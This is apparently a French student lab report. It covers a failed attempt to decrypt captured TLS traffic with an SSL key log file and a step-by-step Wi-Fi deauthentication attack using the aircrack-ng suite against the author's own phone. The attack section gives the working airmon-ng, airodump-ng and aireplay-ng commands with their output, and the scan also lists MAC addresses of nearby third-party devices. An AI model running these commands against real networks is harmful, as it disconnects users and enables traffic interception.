


Figure 50: Tcp flow avec les sites qui n'utilisent pas HTTPS

Tentative de lecture des paquets chiffrés TLS.




Figure 51: filtrage par ip adresse et TLS traffic

Vérification du serveur auquel le client tente de se connecter : comme vous pouvez le voir, il s'agit de Facebook.com.

```

    compression methods length: 1
    ▶ Compression Methods (1 method)
    Extensions Length: 373
    ▷ Extension: server_name (len=23)
        Type: server_name (0)
        Length: 23
        ▷ Server Name Indication extension
            Server Name list length: 21
            Server Name Type: host_name (0)
            Server Name length: 18
            Server Name: graph.facebook.com
    ▷ Extension: ec_point_formats (len=4)
        Type: ec_point_formats (11)
        Length: 4
        EC point formats Length: 3
        ▷ Elliptic curves point formats (3)
    ▷ Extension: supported_groups (len=12)
        Type: supported groups (10)

```

Figure 52: server nom que client tente de connecter avec

Les données sont cryptées




Figure 53: données cryptées

Je vais essayer d'utiliser SSL LOG KEYFILE La première chose est d'exporter le sslkeylogfile dans un fichier à l'intérieur d'un certain répertoire sur mon ordinateur Export  
SSLKEYLOGFILE=/home/hanaa/ssl logfile.log

Ensuite, je vais modifier - préférences - tls- et ajouter ce fichier au nom du fichier journal secret pré-maître comme il le montre ici




Figure 54: insertion du log file créé

Mais comme vous pouvez le voir, la tentative a échoué car la version ssl/tls n'est pas prise en charge

```

TLSv1.2 105 Change Cipher Spec, Encrypted Handshake Message
TLSv1.2 253 Application Data, Application Data
TLSv1.2 321 Application Data
TLSv1.2 92 Application Data
TLSv1.2 135 Application Data
TLSv1.2 92 Application Data
TLSv1.2 98 Application Data
TLSv1.2 92 Application Data
TLSv1.2 1849 Application Data, Application Data
QUIC 1292 Initial, DCID=cc9cf7e7254502e, PKN: 1, PADDING, PING,
QUIC 1292 Initial, SCID=cc9cf7e7254502e, PKN: 1, ACK, CRYPTO, P
TLSv1.3 571 Client Hello
TLSv1.2 88 Encrypted Alert
TLSv1.3 1434 Server Hello, Change Cipher Spec, Application Data
TLSv1.3 1434 Application Data
TLSv1.3 543 Application Data
TLSv1.3 1434 Change Cipher Spec, Application Data, Application Data
TLSv1.3 125 Application Data
TLSv1.3 231 Application Data
TLSv1.3 852 Application Data
TLSv1.3 78 Application Data
TLSv1.3 78 Application Data
QUIC 1292 Initial, DCID=073a217f9b8003f9, PKN: 1, CRYPTO, PING,
QUIC 1292 Protected Payload (KPO)
TLSv1.2 571 Client Hello
TLSv1.2 124 Application Data
TLSv1.2 571 Client Hello
TLSv1.2 126 Application Data
TLSv1.2 206 Server Hello, Change Cipher Spec, Encrypted Handshake
TLSv1.2 105 Change Cipher Spec, Encrypted Handshake Message
TLSv1.2 621 Application Data
TLSv1.2 196 Application Data


```

Figure 55: résultat de decryptage avec SSLKEYLOGFILE

Cependant, je pourrais essayer d'utiliser SSLSPlit pour lire le trafic avant qu'il ne soit déchiffré.

## LAB 2 : Attaque de la déauthentification (ou déconnexion) :

Topologie :



La première chose que je vais faire ici est de lister la liste d'adresses IP pour voir si l'interface wlan0mon est active :

```
└─(root㉿kali)-[~/home/joxavy]
└─# ifconfig
br-babf9ee69f01b: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
        ether 02:42:42:32:e4:78 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:bc:67:b7:ba txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 98:e7:f4:f4:c7:b0 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 16 memory 0xe1200000-e1220000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 88 bytes 6992 (6.8 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 88 bytes 6992 (6.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.103 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::8ed1:b35d:884a:eb9 prefixlen 64 scopeid 0x20<link>
        ether b8:8a:60:b3:6f:a0 txqueuelen 1000 (Ethernet)
        RX packets 15164 bytes 16534935 (15.7 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 12688 bytes 3165867 (3.0 MiB)
```

Figure 56: liste des interfaces

Comme je ne la trouve pas, je vais la démarrer avec la commande :

```
(root@kali:[/home/joxavy]# airmon-ng start wlan0
Found 2 processes that could cause trouble, kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
PID Name          Object
839 NetworkManager  SSB Devops
916 wpa_supplicant

PHY     Interface      Driver      Chipset
phy0    wlan0         iwlwifi     Intel Corporation Wireless 8260 (rev 3a)
        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figure 57: démarrer wlan0

Maintenant, si je teste la commande, je peux voir l'interface active wlan0

```
(root@kali:[/home/joxavy]# airmon-ng
PHY     Interface      Driver      Chipset
phy0    wlan0         iwlwifi     Intel Corporation Wireless 8260 (rev 3a)
```

Figure 58:status de l'interface

Lister la liste :

```
(root@kali:[/home/joxavy]# ifconfig
br-babf9e69f01b: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
ether 02:42:bc:67:b7:ba  txqueuelen 0  (Ethernet)
RX packets 0  bytes 0 (0.0 B)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
ether 02:42:bc:67:b7:ba  txqueuelen 0  (Ethernet)
RX packets 0  bytes 0 (0.0 B)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
ether 98:e7:f4:f4:bc:7b  txqueuelen 1000  (Ethernet)
RX packets 0  bytes 0 (0.0 B)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
device interrupt 16  memory 0xe1200000-e1220000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
inet 127.0.0.1  netmask 255.0.0.0
inet ::1  prefixlen 128  scopeid 0x10<host>
loop  txqueuelen 1000  (Local Loopback)
RX packets 188  bytes 15048 (14.6 KiB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 188  bytes 15048 (14.6 KiB)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

wlan0mon: flags=163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 8B:8A:60:B3:6F:A0  brd 00:00:00:00:00:00  txqueuelen 1000  (UNSPEC)
RX packets 3  bytes 442 (442.0 B)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Figure 59:nouvelle liste des interfaces

Wlan0mon est ajoutée !

Activer le mode de monitnage sur l'interface wlan0mon, ce qui va nous permet de capturer et d'analyser les paquets qui transitent sur le réseau sans fil.

```
(root㉿kali)-[~/home/joxavy]
└─# airmon-ng start wlan0mon      RABAT
    Found 2 processes that could cause trouble.
    Kill them using 'airmon-ng check kill' before putting
    the card in monitor mode, they will interfere by changing channels
    and sometimes putting the interface back in managed mode

    PID Name
    839 NetworkManager
    916 wpa_supplicant

    Requested device "wlan0mon" does not exist.
    Run /usr/sbin/airmon-ng without any arguments to see available interfaces
```

Figure 60: start wlan0mon

Ça ne marche pas, donc on doit tuer les processus démarrer :

```
(root㉿kali)-[~/home/joxavy]
└─# airmon-ng check kill
    Killing these processes:

    PID Name
    916 wpa_supplicant

    (root㉿kali)-[~/home/joxavy]
└─# airmon-ng check kill
    No process found
    (root㉿kali)-[~/home/joxavy]
└─#
```

Figure 61: tuer les processus

Lancer la mode du monitoring :

```
(root㉿kali)-[~/home/joxavy]
└─# airodump-ng wlan0mon      RABAT
    CH 9 ][ Elapsed: 42 s ][ 2023-03-30 19:26 ][ Channel Survey Results
    BSSID          STATION          PWR   Rate Lost    Frames Notes Probes
    D8:0D:17:AE:4B:E9  9E:C6:BC:E1:D2D -91  0 - 1e  0       5
    98:48:27:64:E5:24 F4:30:8B:50:50:F4 -63  24e-24e 637  56
    C0:B1:01:D4:EA:CE 1A:F2:10:84:A8:BF -1   2e- 0   0       15
    C0:B1:01:C4:EA:CE 52:93:61:FC:A1:F3 -1   2e- 0   0       124
    C0:B1:01:C4:EA:CE E8:4E:06:7D:F1:89 -1   5e- 0   0       9
    C0:B1:01:C4:EA:CE 50:98:39:A1:34:4A -1   2e- 0   0       36
    C0:B1:01:C4:EA:CE 90:97:F3:5E:45:A0 -1   2e- 0   0       20
    A8:63:7D:72:C9:3C 12:47:BD:1B:BA:8A -88  0 - 1e  0       27
    54:71:DD:9C:83:50 F2:DF:B0:A7:3B:18 -81  6e- 1e  0       104
    54:71:DD:9C:83:50 D0:B1:28:2F:02:E3 -84  0 - 1e  0       6
    14:9D:09:A8:B2:68 84:C0:EF:44:EE:66 -86  0 - 1e  0       11
```

Figure 62: lancer mode de monitor


Comme vous pouvez voir, on a la liste de tous les wifi et leur BSSID et aussi les adresses mac des appareils connectées, etc.

Maintenant je vais filtrer pour ne voir que le trafic et les appareils connectés à un certain wifi, par exemple le wifi "DEVIL" :

```
[root@kali ~]# airodump-ng --bssid 98:48:27:64:E5:24 --channel 6 wlan0mon
          Channel: 6 [ Elapsed: 48 s ] [ 2023-03-30 19:28 ]
          BSSID      PWR RXQ Beacons #Data/ #/s CH MB ENC CIPHER AUTH ESSID
  98:48:27:64:E5:24 -39  92    483  5406  347   6 130 WPA2 CCMP  PSK  DEVIL
          BSSID      STATION PWR Rate Lost Frames Notes Probes
  98:48:27:64:E5:24 0A:3F:4A:BF:90:8B -40  1e- 6e     0      412
  98:48:27:64:E5:24 F4:30:8B:50:50:F4 -59  24e- 1     4689    5056
```

Figure 63: intercepter le traffic du wifi DEVIL


Je choisirai un appareil sur lequel effectuer l'attaque, par exemple l'appareil dont l'adresse mac est indiquée ci-dessous, qui est l'adresse mac de mon téléphone :



Figure

64: address mac du tele

Il est connecté au wifi 'Devil'




Je vais lancer l'attaque : envoyer 2000 paquets de déconnexion au routeur :

```
[root@kali:~/home/joxavy]# aireplay-ng --deauth 2000 -a 98:48:27:64:E5:24 -c 0A:3F:4A:BF:90:88 wlan0mon
[...]
19:29:38 Waiting for beacon frame (BSSID: 98:48:27:64:E5:24) on channel 6
19:29:39 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 1|64 ACKs]
19:29:40 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:40 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:41 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:41 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 4|60 ACKs]
19:29:42 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 3|64 ACKs]
19:29:42 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:43 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [12|65 ACKs]
19:29:43 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:44 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:44 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:45 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:45 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:46 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:46 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:47 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:47 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:48 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:49 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:49 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|63 ACKs]
19:29:50 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|64 ACKs]
19:29:50 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|62 ACKs]
19:29:51 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|60 ACKs]
19:29:51 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 4|66 ACKs]
19:29:52 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 7|62 ACKs]
19:29:52 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 7|64 ACKs]
19:29:53 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:88] [ 0|66 ACKs]
```

Figure 65: lancement d'attaque

Et voilà l'état de mon téléphone après ça :



Il est déconnecté.

Quand j'arrête l'attaque :

```
19:30:39 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:8B] [ 0|61 ACKs]
19:30:40 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:8B] [ 0|64 ACKs]
19:30:40 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:8B] [ 0|64 ACKs]
19:30:41 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:8B] [ 0|64 ACKs]
19:30:41 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:8B] [ 0|64 ACKs]
19:30:42 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:8B] [ 0|63 ACKs]
19:30:42 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:8B] [ 0|64 ACKs]
19:30:43 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:8B] [ 0|64 ACKs]
19:30:43 Sending 64 directed DeAuth (code 7). STMAC: [0A:3F:4A:BF:90:8B] [ 0|64 ACKs]
^C
[ (root@kali)-[/home/joxavy]
# ]
```

Figure 66: arrêter l'attaque

Le téléphone va se connecter :

